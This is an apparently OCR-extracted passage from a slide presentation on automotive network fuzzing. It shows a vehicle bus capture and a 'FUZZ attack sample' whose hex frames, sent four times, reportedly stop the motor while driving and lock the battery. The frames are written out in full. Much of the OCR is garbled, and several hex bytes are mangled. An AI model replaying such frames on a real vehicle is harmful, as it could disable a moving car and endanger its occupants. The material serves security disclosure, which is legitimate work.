	🖓 🛛 🐼 6486. 673984	FR 1 A	69	PDU	16	Tx	32	$178\ 156\ 238\ 79\ 202\ 172\ 145\ 251\ 126\$	. 0x20	VAL	
	🖓 🗉 🔛 6486. 673984	FR 1 A	69	Raw Frame	16	Tx	64	$178\ 156\ 238\ 79\ 202\ 172\ 145\ 251\ 126\$	. 0x20	VAL	
*	🖓 🛛 🏷 6486. 674074	FR 1 A	70	PDU	16	Tx	32	130 173 160 79 245 134 163 177 189	. 0x20	VAL	
	🖓 🗉 🔛 6486. 674074	FR 1 A	70	Raw Frame	16	Tx	64	130 173 160 79 245 134 163 177 189	. 0x20	VAL	
+	🖓 🛛 🐼 6486. 674164	FR 1 A	71	PDU	16	Tx	32	62 219 172 30 10 128 237 81 31	. 0x20	VAL	
	🖓 🗉 🔛 6486. 674164	FR 1 A	71	Raw Frame	16	Tx	64	62 219 172 30 10 128 237 81 31	. 0x20	VAL	
	☞ 🐼 6486. 674254	FR 1 A	72	PDU	16	Tx	32	26 55 71 234 99 85 251 13 225	. 0x20	VAL	
	🖓 🗉 🔤 6486. 674254	FR 1 A	72	Raw Frame	16	Tx	64	26 55 71 234 99 85 251 13 225	. 0x20	VAL	
	🖓 🛛 🏷 6486. 678264	FR 1 A	61	PDU	17	Tx	32	9 76 29 134 178 71 240 212 227	. 0x20	VAL	
	🖓 🗉 🔛 6486. 678264	FR 1 A	61	Raw Frame	17	Tx	64	9 76 29 134 178 71 240 212 227	. 0x20	VAL	
	☞ 🐼 6486. 678354	FR 1 A	62	PDU	17	Tx	32	99 250 10 245 108 49 141 228 124	. 0x20	VAL 🔪	
	🖓 🗉 🔜 6486. 678354	FR 1 A	62	Raw Frame	17	Tx	64	99 250 10 245 108 49 141 228 124	. 0x20	VAL 3	
	<									>	

### FUZZ attack sample

For a certain car model, the FUZZ tool is used for actual testing, and the study of log files shows that:

Send four times in a row 3D 24 90 E2 C6 9A 99.....

After the message is sent, the motor suddenly stops while the car is driving, and the battery locks without power, making it impossible to drive.

Attackers use similar malicious messages, which are extremely dangerous to driving.

455130	Tx:3D	24	90	E2	C6	9A	99	FA	58	01	ΒE	F4	81	В9	34	4C	B8	8A	Α7	3D	F1	1B	CC	СВ	A0	FC	30	29	42	9E	D2	EC	73
455131	Tx:3E	58	EC	24	BD	2F	E2	Е9	F0	E6	FD	8A	В4	9E	83	2E	1A	FΒ	D8	79	AF	D8	30	1D	B8	43	79	4F	26	Α4	7D	D0	84
455132	Tx:3F	ЗA	31	24	73	EC	80	AB	C0	88	D0	58	95	D0	CA	F0	66	2D	87	23	F0	EЗ	17	3B	88	В3	16	74	88	$\mathbf{FD}$	F6	1B	93
455133	Tx:40	02	F7	$\mathbf{FD}$	E6	6D	СВ	66	8E	Α9	22	A5	6A	15	$\mathbf{FC}$	A8	19	80	4C	E5	65	86	B6	D3	54	5C	78	8F	2C	С9	89	44	0D
455134	Tx:41	74	98	C5	9C	07	BC	74	6E	10	9D	7C	96	9F	2F	B0	C0	80	0E	55	66	64	38	CC	72	06	31	16	DC	BD	24	D8	26
455135	Tx:42	67	D6	A2	F4	67	F1	04	DC	74	86	D1	26	DC	1E	F6	21	21	6E	00	59	CE	8E	6C	4A	0C	96	В3	5D	90	5F	AA	78
455136	Tx:43	41	6F	1C	7E	D5	10	22	EЗ	92	AB	54	2C	B8	6D	CA	41	40	FA	69	15	8C	80	6D	6F	18	F2	35	ΕO	D0	5C	26	CB
455137	Tx:44	0F	A5	7B	13	CE	7E	E7	6F	22	21	2D	7B	A5	4E	83	58	9F	D5	57	68	DC	03	18	01	77	97	DA	A8	D0	ED	75	3E
455138	Tx:45	78	CA	70	00	77	64	D8	В5	88	91	79	47	48	02	99	39	8A	D4	69	FD	01	В9	53	53	B1	06	F5	84	$7 \mathrm{F}$	4C	83	F6
455139	Tx:46	8F	3C	13	E9	59	C3	85	BB	D6	Ε6	80	42	4C	1C	81	20	1C	05	2B	E7	ED	6A	4A	DA	7A	9F	B0	80	4E	6C	ΕO	CB
455140	Tx:47	22	7C	71	0E	F1	22	D5	0B	E8	62	ЗF	CB	CA	EC	4A	16	8B	8C	0A	03	83	98	82	5C	27	60	F5	BC	$4  \mathrm{D}$	E6	5E	В6
455141	Tx:48	76	15	ΕE	6B	F4	79	DA	B1	91	С7	88	F5	99	1B	76	9D	3D	4F	B8	01	FD	D4	FE	C4	35	Е9	6D	49	87	52	56	29
455142	Tx:3D	24	90	E2	C6	9A	99	FA	58	01	ΒE	F4	81	В9	34	4C	B8	8A	Α7	3D	F1	1B	CC	СВ	A0	FC	30	29	42	9E	D2	EC	73
455143	Tx:3E	58	EC	24	ΒD	2F	E2	E9	F0	E6	FD	8A	В4	9E	83	2E	1A	FΒ	D8	79	AF	D8	30	1D	Β8	43	79	4F	26	A4	7D	D0	84
455144	Tx:3F	ЗA	31	24	73	EC	80	AB	C0	88	D0	58	95	D0	CA	F0	66	2D	87	23	F0	EЗ	17	3В	88	В3	16	74	88	FD	F6	1B	93
455145	Tx:40	02	F7	FD	Е6	6D	CB	66	8E	Α9	22	A5	6A	15	$\mathbf{FC}$	A8	19	80	4C	Е5	65	86	В6	D3	54	5C	78	8F	2C	С9	89	44	0D
455146	Tx:41	74	98	C5	9C	07	BC	74	6E	10	9D	7C	96	9F	2F	В0	C0	80	0E	55	66	64	38	CC	72	06	31	16	DC	BD	24	D8	26
455147	Tx:42	67	D6	A2	F4	67	F1	04	DC	74	86	D1	26	DC	1E	F6	21	21	6E	00	59	CE	8E	6C	4A	0C	96	В3	5D	90	5F	AA	78
455148	Tx:43	41	6F	1C	7E	D5	10	22	EЗ	92	AB	54	2C	B8	6D	CA	41	40	FA	69	15	8C	80	6D	6F	18	F2	35	ΕO	D0	5C	26	CB
455149	Tx:44	0F	A5	7В	13	CE	7E	E7	6F	22	21	2D	7B	Α5	4E	83	58	9F	D5	57	68	DC	03	18	01	77	97	DA	8A	D0	ED	75	3E
455150	Tx:45	78	CA	70	00	77	64	D8	В5	88	91	79	47	48	02	99	39	8A	D4	69	FD	01	В9	53	53	B1	06	F5	84	7F	4C	83	F6
455151	Tx:46	8F	3C	13	Е9	59	C3	85	BB	D6	Ε6	80	42	4C	1C	81	20	1C	05	2B	E7	ED	6A	4A	DA	7A	9F	B0	80	4E	6C	ΕO	CB
455152	Tx:47	22	7C	71	0E	F1	22	D5	0B	E8	62	3F	CB	CA	EC	4A	16	8B	8C	0A	03	83	98	82	5C	27	60	F5	BC	4D	E6	5E	В6
455153	Tx:48	76	15	ΕE	6B	F4	79	DA	Β1	91	C7	88	F5	99	1B	76	9D	ЗD	$4\mathrm{F}$	B8	01	FD	D4	FE	C4	35	Е9	6D	49	87	52	56	29
455154	Tx 3D	24	90	E2	С6	9A	99	FA	58	01	ΒE	F4	81	В9	34	4C	B8	8A	Α7	3D	F1	1B	CC	СВ	A0	FC	30	29	42	9E	D2	EC	73
455155	Tx:3E	58	EC	24	BD	2F	E2	Е9	F0	E6	FD	8A	В4	9E	83	2E	1A	FΒ	D8	79	AF	D8	30	1D	B8	43	79	4F	26	A4	7D	D0	84
455156	Tx:3F	ЗA	31	24	73	EC	80	AB	C0	88	D0	58	95	D0	CA	F0	66	2D	87	23	F0	EЗ	17	3B	88	В3	16	74	88	$\mathrm{FD}$	F6	1B	93
455157	Tx:40	02	F7	FD	E6	6D	CB	66	8E	Α9	22	A5	6A	15	$\mathbf{FC}$	A8	19	80	4C	E5	65	86	Β6	D3	54	5C	78	8F	2C	С9	89	44	0D
455158	Tx:41	74	98	C5	9C	07	BC	74	6E	10	9D	7C	96	9F	2F	В0	C0	80	0E	55	66	64	38	CC	72	06	31	16	DC	BD	24	D8	26
455159	Tx:42	67	D6	A2	F4	67	F1	04	DC	74	86	D1	26	DC	1E	F6	21	21	6E	00	59	CE	8E	6C	4A	0C	96	В3	5D	90	5F	AA	78
455160	Tx:43	41	6F	1C	7E	D5	10	22	E3	92	AB	54	2C	B8	6D	CA	41	40	FA	69	15	8C	80	6D	6F	18	F2	35	E0	D0	5C	26	CB
455161	Tx:44	0F	A5	7В	13	CE	7E	E7	6F	22	21	2D	7B	A5	4E	83	58	9F	D5	57	68	DC	03	18	01	77	97	DA	A8	D0	ED	75	ЗE
455162	Tx:45	78	CA	70	00	77	64	D8	В5	88	91	79	47	48	02	99	39	8A	D4	69	FD	01	В9	53	53	B1	06	F5	84	7F	4C	83	F6
455163	Tx:46	8F	3C	13	Ε9	59	С3	85	BB	D6	Ε6	80	42	4C	1C	81	20	1C	05	2B	E7	ED	6A	4A	DA	7A	9F	B0	80	4E	6C	ΕO	CB
455164	Tx:47	22	7C	71	0E	F1	22	D5	0B	E8	62	3F	СВ	CA	EC	4A	16	8B	8C	0A	03	83	98	82	5C	27	60	F5	BC	$4\mathrm{D}$	E6	5E	B6
455165	Tx:48	76	15	ΕE	6B	F4	79	DA	B1	91	C7	88	F5	99	1B	76	9D	3D	4F	B8	01	FD	D4	FE	С4	35	Е9	6D	49	87	52	56	29
455166	Tx 3D	24	90	E2	С6	9A	99	FA	58	01	ΒE	F4	81	В9	34	4C	В8	8A	Α7	3D	F1	1B	CC	СВ	A0	FC	30	29	42	9E	D2	EC	73
455167	Tx:3E	58	EC	24	ΒD	2F	E2	Е9	F0	E6	FD	8A	В4	9E	83	2E	1A	FΒ	D8	79	AF	D8	30	1D	В8	43	79	4F	26	A4	7D	D0	84
455168	Tx:3F	ЗA	31	24	73	EC	80	AB	C0	88	D0	58	95	D0	CA	F0	66	2D	87	23	F0	E3	17	3B	88	В3	16	74	88	$\mathbf{FD}$	F6	1B	93
155100	m 10	00	77		70		an	~ ~	0.11	70	00	ר ד	<u> </u>	1 Г		7.0	10	00	10	пΓ	<u> </u>	00	DC	50	Γ Λ	F A	70	0.11	00	90	00	<u>л</u> л	00

Thank you, thank you POC, thank you ZEEKR.